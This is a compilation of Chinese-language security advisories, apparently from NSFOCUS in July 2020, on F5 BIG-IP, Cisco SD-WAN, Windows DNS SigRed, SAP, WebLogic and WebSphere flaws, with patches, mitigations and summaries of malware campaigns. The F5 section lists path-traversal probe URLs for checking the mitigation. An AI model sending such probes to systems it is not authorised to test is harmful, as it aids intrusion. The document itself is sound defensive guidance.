【二次更新 - 缓解措施绕过】F5 BIG-IP TMUI 远程代码执行漏洞（CVE-2020-5902）安全通告

发布时间：2020 年 7 月 12 日

综述

近日，F5官方发布公告，修复了流量管理用户界面（TMUI）中存在的一个远程代码执行漏洞（CVE-2020-5902）。此漏洞允许未经身份验证的攻击者或经过身份验证的用户通过BIG-IP管理端口和/或自身IP对TMUI进行网络访问，以执行任意系统命令、创建或删除文件、禁用服务和/或执行任意Java代码。该漏洞可能对整个系统造成危害。目前监测到网络上已经有POC，并且已有利用该漏洞的攻击行为出现，建议用户尽快升级进行防护。

F5 BIG-IP 是美国 F5 公司的一款集成了网络流量管理、应用程序安全管理、负载均衡等功能的应用交付平台。

【7月8日更新】当地时间7月7日，F5官方通告页面做出更新，表示此前提供的httpd 配置缓解措施存在被绕过的风险，针对此问题，官方更新了配置方案。

【本次更新】当地时间7月11日，F5官方通告页面再次做出更新，表示7号提供的缓解措施仍有被绕过的风险，并提供了新的配置。

参考链接：

https://support.f5.com/csp/article/K52145254

受影响产品版本

- ☐ F5 BIG-IP 15.x 已知易受攻击版本15.0.0-15.1.0
- ☐ F5 BIG-IP 14.x 已知易受攻击版本 14.1.0-14.1.2
- ☐ F5 BIG-IP 13.x 已知易受攻击版本 13.1.0-13.1.3

- ☐ F5 BIG-IP 12.x 已知易受攻击版本 12.1.0-12.1.5
- ☐ F5 BIG-IP 11.x 已知易受攻击版本 11.6.1-11.6.5

不受影响版本

- ☐ F5 BIG-IP 15.1.0.4
- ☐ F5 BIG-IP 14.1.2.6
- ☐ F5 BIG-IP 13.1.3.4
- ☐ F5 BIG-IP 12.1.5.2
- ☐ F5 BIG-IP 11.6.5.2

解决方案

F5官方已发布最新版本修复了该漏洞，虽然也提供了相应的缓解措施，但是由于反复出现缓解措施被绕过的情况，强烈建议受影响用户尽快升级进行防护。

绿盟科技远程安全评估系统（RSAS）与WEB应用漏洞扫描系统(WVSS)已具备对此漏洞（CVE-2020-5902）的扫描与检测能力。

绿盟科技Web应用防护系统（WAF）现有规则（编号27526188）已可进行防护。

详细内容参见《「防护方案」F5 BIG-IP TMUI 远程代码执行漏洞（CVE-2020-5902）》

http://blog.nsfocus.net/protect-from-f5-big-ip-tmui-0706/

官方提供了以下临时缓解措施，但同时也表示，提供的缓解措施可能并不能做到完整的缓解，只能减轻目前已知的，由未经身份验证攻击者发起的利用：

1. 输入以下命令登录到TMOS Shell（tmsh）：tmsh
2. 输入以下命令来编辑httpd属性：

edit /sys httpd all-properties

3. 将文件中<include>部分改为下列内容：

【更新】将原本语句：

include '
<LocationMatch ";">
Redirect 404 /
</LocationMatch>
'

更改为：

include '
<LocationMatch ";">
Redirect 404 /
</LocationMatch>
<LocationMatch "hsqldb">
Redirect 404 /
</LocationMatch>
'

4. 输入以下命令将更改写入配置文件并保存：

Esc
:wq!

5. 输入以下命令保存配置：

save /sys config

6．输入以下命令重新启动httpd服务：

restart sys service httpd

可以通过访问以下url来验证缓解措施是否有效：

https://[IP ADDRESS]/tmui/login.jsp/..;/login.jsp

https://[IP ADDRESS]/hsqldb%0a

在应用缓解措施之前，会加载页面。而应用缓解措施之后，将收到404响应。

另，建议禁止外部IP对于TMUI的访问，或只允许管理人员在安全网络环境下访问。

更多详细信息参考F5官方通告：

https://support.f5.com/csp/article/K52145254

Cisco SD-WAN 高危漏洞 (CVE-2020-3374, CVE-2020-3375) 安全威胁通告

发布时间：2020 年 7 月 31 日

综述

近日，思科（Cisco）官方发布通告称修复了Cisco SD-WAN vManager Software（CVE-2020-3374）和SD-WAN Solution Software(CVE-2020-3375)的2个高危漏洞。

Cisco SD-WAN是一种安全的云规模架构，具有开放性，可编程性和可扩展性。通过Cisco vManage控制台，您可以快速建立SD-WAN覆盖结构以连接数据中心，分支机构，园区和主机托管设施，以提高网络速度，安全性和效率。

漏洞概述

1. CVE-2020-3374

Cisco SD-WAN vManage软件基于Web的管理界面中的漏洞可能允许经过身份验证的远程攻击者绕过授权，使他们能够访问敏感信息，修改系统配置或影响受影响系统的可用性。

Base 9.9 CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:X/RL:X/RC:X

漏洞详细信息：

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-uabvman-SYGzt8Bv

2. CVE-2020-3375

Cisco SD-WAN解决方案软件中的漏洞可能允许未经身份验证的远程攻击

者在受影响的设备上造成缓冲区溢出。

该漏洞是由于输入验证不足所致。攻击者可以通过将特制流量发送到受影响的设备来利用此漏洞。成功利用该漏洞可能使攻击者获得对设备的访问权，可以更改系统的权限，并以root权限在受影响的系统上执行命令。

Base 9.8 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:X/RL:X/RC:X

漏洞详细信息：

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-sdbufof-h5f5VSeL

受影响的产品

- ☐ CVE-2020-3374

  所有使用了SD-WAN vManager Software的产品

- ☐ CVE-2020-3375

  所有使用了SD-WAN Solution Software的产品，包括：

  - IOS XE SD-WAN Software
  - SD-WAN vBond Orchestrator Software
  - SD-WAN vEdge Cloud Routers
  - SD-WAN vEdge Routers
  - SD-WAN vManage Software
  - SD-WAN vSmart Controller Software

详细的受影响版本请参考相关漏洞的官方通告。

解决方案

思科官方已经发布新版本修复了这些漏洞，请用户尽快升级进行防护。

Microsoft Windows DNS 服务器远程代码执行漏洞 SigRed（CVE-2020-1350）防护方案

发布时间：2020 年 7 月 16 日

一、综述

当地时间7月14日，微软最新的月度补丁更新中修复了一枚存在于Windows DNS 服务器中的可蠕虫化漏洞CVE-2020-1350（代号SigRed）。这意味着攻击者利用该漏洞能够在没有任何用户交互的情况下，在易受攻击的机器间传播，从而有可能感染整个组织的网络。

据报道，该漏洞已经存在17 年之久，微软官方给出的评分为 10 分（CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:P/RL:O/RC:C）。

未经身份验证的攻击者可以通过向Windows DNS服务器发送恶意请求来利用该漏洞。Check Point的研究人员发现，通过发送包含SIG记录（大于64KB）的DNS响应可以造成基于堆的缓冲区溢出，进而使攻击者能够控制服务器。

目前漏洞细节已公开，请相关用户尽快采取措施进行防护。

参考链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1350

二、漏洞影响范围

- ☐ Windows Server 2008 for 32-bit Systems Service Pack 2
- ☐ Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
- ☐ Windows Server 2008 for x64-based Systems Service Pack 2
- ☐ Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1
- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- ☐ Windows Server 2012
- ☐ Windows Server 2012 (Server Core installation)
- ☐ Windows Server 2012 R2
- ☐ Windows Server 2012 R2 (Server Core installation)
- ☐ Windows Server 2016
- ☐ Windows Server 2016 (Server Core installation)
- ☐ Windows Server 2019
- ☐ Windows Server 2019 (Server Core installation)

- ☐ Windows Server, version 1909 (Server Core installation)
- ☐ Windows Server, version 1903 (Server Core installation)
- ☐ Windows Server, version 2004 (Server Core installation)

三、技术防护方案

3.1 官方修复方案

微软官方已针对受影响系统发布了安全补丁，强烈建议相关用户尽快安装更新。

补丁更新参考官方通告：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1350

3.2 缓解措施

如果无法立即安装更新，官方提供了如下缓解措施：

建议进行以下注册表更改，以限制允许的最大入站 TCP DNS 响应数据包的大小：

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" /v "TcpReceivePacketSize" /t REG_DWORD /d 0xFF00 /f

net stop DNS && net start DNS

在安装补丁程序后，建议在注册表中移除 TcpReceivePacketSize 及其数据，以使注册表项 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters 下的所有其他内容与之前保持一致。

https://support.microsoft.com/zh-cn/help/4569509/windows-dns-server-remote-code-execution-vulnerability

3.3 绿盟科技检测防护建议

3.3.1 绿盟科技检测类产品与服务

内网资产可以使用绿盟科技的远程安全评估系统（RSAS V6）、入侵检测系统(IDS)、统一威胁探针（UTS）进行检测。

- 远程安全评估系统（RSAS V6）

  http://update.nsfocus.com/update/listRsas

- 入侵检测系统（IDS）

  http://update.nsfocus.com/update/listIds

- 统一威胁探针（UTS）

  http://update.nsfocus.com/update/bsaUtsIndex

3.3.1.1 检测产品升级包/规则版本号

检测产品	升级包 / 规则版本号
RSAS V6 系统插件	6.0R02F01.1903
IDS	5.6.10.23040 5.6.9.23040
UTS	5.6.10.23040

- RSAS V6 系统插件包下载链接：

  http://update.nsfocus.com/update/downloads/id/106565

- IDS 升级包下载链接：

  5.6.10.23040

  http://update.nsfocus.com/update/downloads/id/106570

  5.6.9.23040

  http://update.nsfocus.com/update/downloads/id/106569

- UTS升级包下载链接：

  http://update.nsfocus.com/update/downloads/id/106574

3.2.2 绿盟科技防护类产品

使用绿盟科技防护类产品，入侵防护系统（IPS）、下一代防火墙系统（NF）来进行防护。

- 入侵防护系统（IPS）

  http://update.nsfocus.com/update/listIps

- 下一代防火墙系统（NF）

  http://update.nsfocus.com/update/listNf

3.3.2.1 防护产品升级包/规则版本号

防护产品	升级包 / 规则版本号	规则编号
IPS	5.6.10.23040 5.6.9.23040	24962
NF	6.0.2.819 6.0.1.819	24967

- IPS 升级包下载链接：

  5.6.10.23040

  http://update.nsfocus.com/update/downloads/id/106570

  5.6.9.23040

  http://update.nsfocus.com/update/downloads/id/106569

- NF 升级包下载链接：

  6.0.2.819

  http://update.nsfocus.com/update/downloads/id/106592

  6.0.1.819

  http://update.nsfocus.com/update/downloads/id/106591

附录 产品使用指南

RSAS扫描配置

在系统升级中，点击下图红框位置选择文件。


选择下载好的相应升级包，点击升级按钮进行手动升级。等待升级完成后，可通过定制扫描模板，针对此次漏洞进行扫描。

UTS检测配置


在系统升级中点击离线升级，选择规则升级文件，选择对应的升级包文件，点击上传，等待升级成功即可。

IPS防护配置

在系统升级中点击离线升级，选择系统规则库，选择对应的文件，点击上传。




更新成功后，在系统默认规则库中查找规则编号，即可查询到对应的规则详情。



注意：该升级包升级后引擎自动重启生效，不会造成会话中断，但ping包会丢3~5个，请选择合适的时间升级。

NF防护配置

在 NF 的规则升级界面进行升级：



手动选择规则包，提交即可完成更新。

声 明

Microsoft Windows DNS 服务器远程代码执行漏洞 SigRed（CVE-2020-1350）安全通告

发布时间：2020 年 7 月 15 日

综述

当地时间7月14日，微软最新的月度补丁更新中修复了一枚存在于Windows DNS 服务器中的可蠕虫化漏洞CVE-2020-1350（代号 SigRed）。这意味着攻击者利用该漏洞能够在没有任何用户交互的情况下，在易受攻击的机器间传播，从而有可能感染整个组织的网络。

据报道，该漏洞已经存在17 年之久，微软官方给出的评分为 10 分（CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:P/RL:O/RC:C）。

当DNS服务器解析传入的查询或对转发请求响应时，可以利用该漏洞。

Check Point的研究人员发现，通过发送包含SIG记录（大于64KB）的DNS响应可以造成基于堆的缓冲区溢出，进而使攻击者能够控制服务器。

参考链接：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1350

受影响产品版本

Windows Server 2008 for 32-bit Systems Service Pack 2

Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)

Windows Server 2008 for x64-based Systems Service Pack 2

Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)

- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1
- ☐ Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- ☐ Windows Server 2012
- ☐ Windows Server 2012 (Server Core installation)
- ☐ Windows Server 2012 R2
- ☐ Windows Server 2012 R2 (Server Core installation)
- ☐ Windows Server 2016
- ☐ Windows Server 2016 (Server Core installation)
- ☐ Windows Server 2019
- ☐ Windows Server 2019 (Server Core installation)
- ☐ Windows Server, version 1909 (Server Core installation)
- ☐ Windows Server, version 1903 (Server Core installation)
- ☐ Windows Server, version 2004 (Server Core installation)

解决方案

微软官方已针对受影响系统发布安全补丁，强烈建议相关用户尽快安装补丁更新。补丁升级，参考链接:

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1350

在应用补丁之前，建议将DNS消息（通过TCP）的最大长度设置为0xFF00缓解漏洞。可以通过执行以下命令实现：

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" /v "TcpReceivePacketSize" /t REG_DWORD /d 0xFF00 /f

net stop DNS && net start DNS

同时，建议设置DNS服务器为受信任的服务器。

SAP NetWeaver AS Java 严重漏洞 (CVE-2020-6287) 安全通告

发布时间：2020 年 7 月 14 日

综述

当地时间2020年7月13日，SAP发布安全更新表示，修复了一个存在于SAP NetWeaver AS Java（LM配置向导）7.30至7.50版本中的严重漏洞CVE-2020-6287。

漏洞缘于SAP NetWeaver AS for Java Web组件中缺少身份验证，因此允许攻击者在受影响的SAP系统上进行高特权活动。

如果被成功利用，则未经身份验证的远程攻击者可以通过创建具有最大特权的新SAP用户，绕过所有访问和授权控制，从而完全控制SAP系统。

CVSS 3.0评分10

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H。

参考链接：

https://us-cert.cisa.gov/ncas/alerts/aa20-195a

受影响产品

- ☐ SAP NetWeaver AS JAVA (LM 配置向导) Versions = 7.30, 7.31, 7.40, 7.50

潜在易受攻击的SAP业务解决方案包括（但不限于）：

- ☐ SAP Enterprise Resource Planning(ERP),
- ☐ SAP Product Lifecycle Management,
- ☐ SAP Customer Relationship Management,
- ☐ SAP Supply Chain Management(SCM),
- ☐ SAP Supplier Relationship Management,

- ☐ SAP NetWeaver Business Warehouse,
- ☐ SAP Business Intelligence,
- ☐ SAP NetWeaver Mobile Infrastructure,
- ☐ SAP Enterprise Portal,
- ☐ SAP Process Orchestration/Process Integration,
- ☐ SAP Solution Manager,
- ☐ SAP NetWeaver Development Infrastructure,
- ☐ SAP Central Process Scheduling,
- ☐ SAP NetWeaver Composition Environment, and
- ☐ SAP Landscape Manager.

解决方案

官方已为受影响组件发布了补丁。强烈建议相关客户立即安装更新。

https://launchpad.support.sap.com/

无法立即修补的组织应通过禁用LM配置向导服务来缓解该漏洞（请参阅SAP安全说明＃2939665）。

https://launchpad.support.sap.com/#/notes/2939665

如果这些选项都不可用，或者操作将花费超过24小时才能完成，则建议密切监视SAP NetWeaver AS的异常活动。

官方安全更新：

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=552599675

Weblogic 远程代码执行漏洞（CVE-2020-14625、CVE-2020-14644、CVE-2020-14645、CVE-2020-14687）安全通告

发布时间：2020 年 7 月 15 日

综述

北京时间2020年7月15日，Oracle发布2020年7月关键补丁更新（Critical Patch Update，简称CPU），此次更新共修复了443个危害程度不同的安全漏洞。

其中针对 WebLogic Server Core组件，且评分为9.8的严重漏洞共有4个，分别是CVE-2020-14625、CVE-2020-14644、CVE-2020-14645、CVE-2020-14687。

它们均和T3、IIOP 协议相关，允许未经身份验证的攻击者通过网络实现远程代码执行。

T3、IIOP 协议用于在 WebLogic 和其他 Java 程序之间传输数据。Weblogic控制台开启的情况下默认开启 T3 协议，而Weblogic默认安装会自动开启控制台。IIOP 协议以 Java 接口的形式对远程对象进行访问，默认是在启用状态。

参考链接：

https://www.oracle.com/security-alerts/cpujul2020.html

受影响产品版本

CVE-2020-14625

☐ Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

CVE-2020-14644

☐ Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

CVE-2020-14645

- Oracle WebLogic Server 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

CVE-2020-14687

- Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

解决方案

Oracle已经发布补丁修复了上述漏洞，请用户参考官方通告及时下载受影响产品更新补丁，并参照补丁安装包中的readme文件进行安装更新，以保证长期有效的防护。

注：Oracle官方补丁需要用户持有正版软件的许可账号，使用该账号登陆https://support.oracle.com后，可以下载最新补丁。

缓解措施：

若用户暂时不能安装最新补丁，可通过禁用T3、IIOP 协议，对漏洞进行临时缓解。

官方通告：

https://www.oracle.com/security-alerts/cpujul2020.html

WebSphere Application Server 高危远程代码执行漏洞 CVE-2020-4450 安全通告


发布时间：2020 年 7 月 30 日

综述

北京时间2020年6月5日，IBM官方发布通告修复了WebSphere Application Server（WAS）中的一个高危远程代码执行漏洞，漏洞描述为IIOP协议上的反序列化漏洞，分配编号CVE-2020-4450，漏洞评分为9.8分，漏洞危害较高，影响面较大。

CVE-2020-4450由绿盟科技安全研究团队报告给IBM，未经认证的攻击者可以通过IIOP协议远程攻击WAS服务器，在目标服务端执行任意代码，获取系统权限，进而接管服务器。

利用成功示例如下：



鉴于近期有该漏洞的详细分析出现，并且漏洞影响较大，建议用户尽快采取相应措施进行防护。

参考链接：

https://www.ibm.com/support/pages/node/6220276

受影响产品版本

☐ WebSphere Application Server 9.0.x

☐ WebSphere Application Server 8.5.x

注：WebSphere Application Server V7.0 和 V8.0官方已停止维护。

解决方案

官方已经发布了新版本修复了上述漏洞，受影响的用户请尽快升级进行防护。

- WebSphere Application Server 9.0.x：更新安全补丁PH25074
- WebSphere Application Server 8.5.x：更新安全补丁PH25074

用户可以通过IBM Installation Manager 进行下载和安装补丁或前往官方地址手动下载补丁并安装，地址https://www.ibm.com/support/pages/node/6220276

更多信息可以查看绿盟科技此前发布的相关漏洞通告：

https://mp.weixin.qq.com/s/sNHUtZXH58Ya77cG7noIpg

NSFOCUS

安全态势

互联网安全威胁态势

行业动态回顾

1. Microsoft Windows 编解码器库远程代码执行漏洞

【概述】

北京时间7月1日，微软发布临时公告称修复了2个Windows编解码器库(Microsoft Windows Codecs Library)中存在的远程代码执行漏洞(CVE-2020-1425,CVE-2020- 1457)。攻击者可以通过一个特制的图像文件来触发该漏洞，从而执行代码。目前微软已经发布补丁进行了修复。

【参考链接】

http://blog.nsfocus.net/ms-codecs-library-0701/

2. F5 BIG-IP TMUI 远程代码执行漏洞

【概述】

近日，F5官方发布公告修复了一个流量管理用户界面(TMUI)存在一个远程代码执行漏洞(CVE-2020-5902)。此漏洞允许未经身份验证的攻击者或经过身份验证的用户通过BIG-IP管理端口和/或自身IP对TMUI进行网络访问，以执行任意系统命令，创建或删除文件，禁用服务和/或执行任意操作Java代码。此漏洞可能导致完整的系统危害。

【参考链接】

http://blog.nsfocus.net/f5-big-ip-tmui-0705/

3. WastedLocker 勒索软件针对美国公司

【概述】

攻击者通过SocGholish恶意框架在伪装成软件更新的网站上进行传播，获得受害者网络的访问权限后，使用Cobalt Strike工具和其他远程连接工具来窃取凭据，升级特权并在网络上传播部署WastedLocker勒索软件。WastedLocker勒索软件对美国公司，通过对大多数计算机和服务器进行加密来削弱IT基础架构，以要求获得数百万美元的赎金。

【参考链接】

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/wastedlocker-ransomware-us

4. PROMETHIUM 组织利用StrongPity3 恶意软件进行攻击

【概述】

PROMETHIUM组织通过Firefox浏览器、VPNpro客户端、DriverPack驱动程序和5kPlayer媒体播放器四个新的木马化安装文件传播恶意软件StrongPity3，此次攻击活动针对哥伦比亚、印度、加拿大和越南。

PROMETHIUM是一个至少从2012年开始活跃的威胁组织。

【参考链接】

https://blog.talosintelligence.com/2020/06/promethium-extends-with-strongpity3.html

5. Thanos 勒索软件通过钓鱼邮件传播

【概述】

Thanos勒索软件主要通过以财务信息作为诱饵的网络钓鱼电子邮件进行传播，该软件在半年内进行快速迭代，增加了许多新功能，并且使用RIPlace技术逃避安全检测。

【参考链接】

https://labs.sentinelone.com/thanos-ransomware-riplace-bootlocker-and-more- added-to-feature-set/

6. Firefox 不同版本中发现mPath 漏洞

【概述】

近期研究人员发现Mozilla Firefox版本76.0.2 x64和Firefox Nightly版本78.0a1 x64的URL mPath漏洞，攻击者利用此漏洞需要创建一个特制的网页，并让潜在的受害者通过浏览器进行访问。URL对象导致越界读取，并使攻击者能够使用泄漏的内存来绕过ASLR和其他漏洞，并最终获得任意代码执行。

【参考链接】

https://www.binarydefense.com/threat_watch/mpath-vulnerability-discovered- in-different-firefox-versions/

7. Outlaw 僵尸网络攻击国内大量企业

【概述】

Outlaw僵尸网络主要特征为通过SSH爆破攻击目标系统，同时传播基于Perl的Shellbot和门罗币挖矿木马。近日Outlaw僵尸网络利用物联网(IoT)设备和Linux服务器上的常见命令注入漏洞进行感染，感染成功后在Linux服务器上远程执行代码，国内大量企业用户收到影响。

【参考链接】

https://s.tencent.com//research/report/1021.html

8. Agent Tesla 通过网络钓鱼邮件传播

【概述】

Agent Tesla是一种可以窃取浏览器、FTP和邮件凭据等数据的间谍软件，以RTF文件作为附件的网络钓鱼电子邮件传播，用户执行附件后会通过五个连续启用宏的请求诱导用户执行生成的Powershell代码下载该恶意软件。

【参考链接】

https://www.deepinstinct.com/2020/07/02/agent-tesla-a-lesson-in-how-complexity-gets-you-under-the-radar/

9. Ursnif 恶意软件假冒税务局邮件传播

【概述】

攻击者通过模仿税务局的电子邮件发送给用户，并诱导用户查看邮件中附加XLS文档以安装Ursnif恶意软件。

【参考链接】

https://cert-agid.gov.it/news/finta-comunicazione-dellagenzia-delle-entrate- veicola-il-malware-ursnif/

10. MyKings 僵尸网络引用Corona 病毒

【概述】

MyKings是一款破解SQL Server或使用EternalBlue漏洞感染计算机的僵尸网络，近期对其使用的EternalBlue模块进行了少量更改，升级了更新机制，并且使用了对Corona病毒的引用。

【参考链接】

https://news.sophos.com/en-us/2020/07/02/mykings-jumps-on-the-corona- train/

11. 新勒索软件EvilQuest 针对macOS 用户

【概述】

新勒索软件EvilQuest旨在对macOS系统进行加密，与其他勒索软件不同的是，EvilQuest还安装了键盘记录程序、反向外壳并从受感染的主机上窃取加密货币钱包。

【参考链接】

https://securityaffairs.co/wordpress/105419/malware/macos-evilquest- ransomware.html

12. Evilnum 组织针对金融科技公司

【概述】

Evilnum组织通过指向包含在Google云端硬盘中的ZIP文件的链接的鱼叉式电子邮件来传播恶意软件，该组织的主要目标是监视某些金融科技公司并从目标公司及其客户那里获取财务信息，如带有客户清单、投资和交易操作的电子表格和文档，来自浏览器的Cookies、会话信息、客户信用卡信息和地址/身份证明文件等。

【参考链接】

https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum- toolset/

13. Mirai 新变种增加CVE-2020-10173 漏洞利用

【概述】

Mirai新变种使用的漏洞由新旧结合组成，可帮助构建覆盖不同类型连接设备的广泛网络。近期攻击活动中使用的九个漏洞会影响IP摄像机、智能电视和路由器等的特定版本。值得一提的是其中CVE-2020-10173是在Comtrend VR-3033路由器中发现的多重身份验证命令注入漏洞，远程恶意攻击者可以利用此漏洞来破坏路由器管理的网络。

【参考链接】

https://blog.trendmicro.com/trendlabs-security-intelligence/new-mirai-variant- expands-arsenal-exploits-cve-2020-10173/

14. Operation Honey Trap:APT36 针对印度国防组织

【概述】

APT36针对印度国防组织和其他政府组织的人员发动Honey Trap行动，使用引诱性的虚假资料诱使目标对象打开电子邮件，或是在消息传递平台上聊天，最终导致目标用户下载恶意软件。APT36，又名ProjectM、Transparent Tribe和TEMP.Lapis，是一个至少从2016年活跃至今的巴基斯坦威胁组织，主要针对印度政府、国防部和使馆。

【参考链接】

https://www.seqrite.com/blog/operation-honey-trap-apt36-targets-defense- organizations-in-india/

15. Lazarus 组织利用Magecart 攻击美国和欧洲电商

【概述】

Lazarus组织使用未经授权的访问将恶意脚本注入商店结帐页面，客户完成交易后，通过Magecart拦截的数据将发送到攻击者控制的收款服务器。攻击者使用鱼叉式攻击来获取零售人员的密码，修改运行在线商店的计算机代码完成对交易的拦截，此次攻击活动主要针对美国和欧洲电商。Lazarus Group(又名HIDDEN COBRA、Guardians of Peace、 ZINC和NICKEL ACADEMY)是一个威胁组织，归属于朝鲜政府，该组织至少从2009年以来一直活跃。

【参考链接】

https://sansec.io/research/north-korea-magecart#fn:hiddencobra

16. Lampion 木马新变种针对葡萄牙

【概述】

Lampion木马新变体通过简单的电子邮件模板分发，用户通过邮件在其中下载了内部包含VBS下载器的ZIP文件。攻击者使用伪造的网页分发了一个MSI文件，该文件使用了模拟葡萄牙政府的主题COVID-19，并在被执行后启动VBS文件下载恶意软件。

【参考链接】

https://seguranca-informatica.pt/new-release-of-lampion-trojan-spreads-in- portugal-with-some-improvements-on-the-vbs-downloader/#.XwPiOigzbIU

17. Joker 新变体伪装成合法应用利用Google Play 传播

【概述】

近期研究人员在Google Play上发现Joker Dropper和Premium Dialer间谍软件的新变体，其中Joker新变体能够将其他恶意软件下载到设备上，从而在用户不知情或未同意的情况下向用户订阅了高级服务。Joker是Android上最著名的恶意软件之一，新变体将恶意dex文件隐藏为Base64编码的字符串，以避免被Google检测到，同时利用Notification Listener服务和动态dex文件执行注册实现在未征得其用户知情或同意的情况下向应用程序用户订阅高级服务的功能。

【参考链接】

https://research.checkpoint.com/2020/new-joker-variant-hits-google-play-with- an-old-trick/

18. 攻击者针对葡萄牙发动网络钓鱼活动

【概述】

近期针对葡萄牙的网络钓鱼活动中，攻击者分发钓鱼邮件以账户被屏蔽或者账户分类不合理为诱饵引导受害者点击超链接，从而将其引导到相应

的活动登陆页面，此次攻击活动旨在收集葡萄牙受害者的个人数据和信用卡信息。

【参考链接】

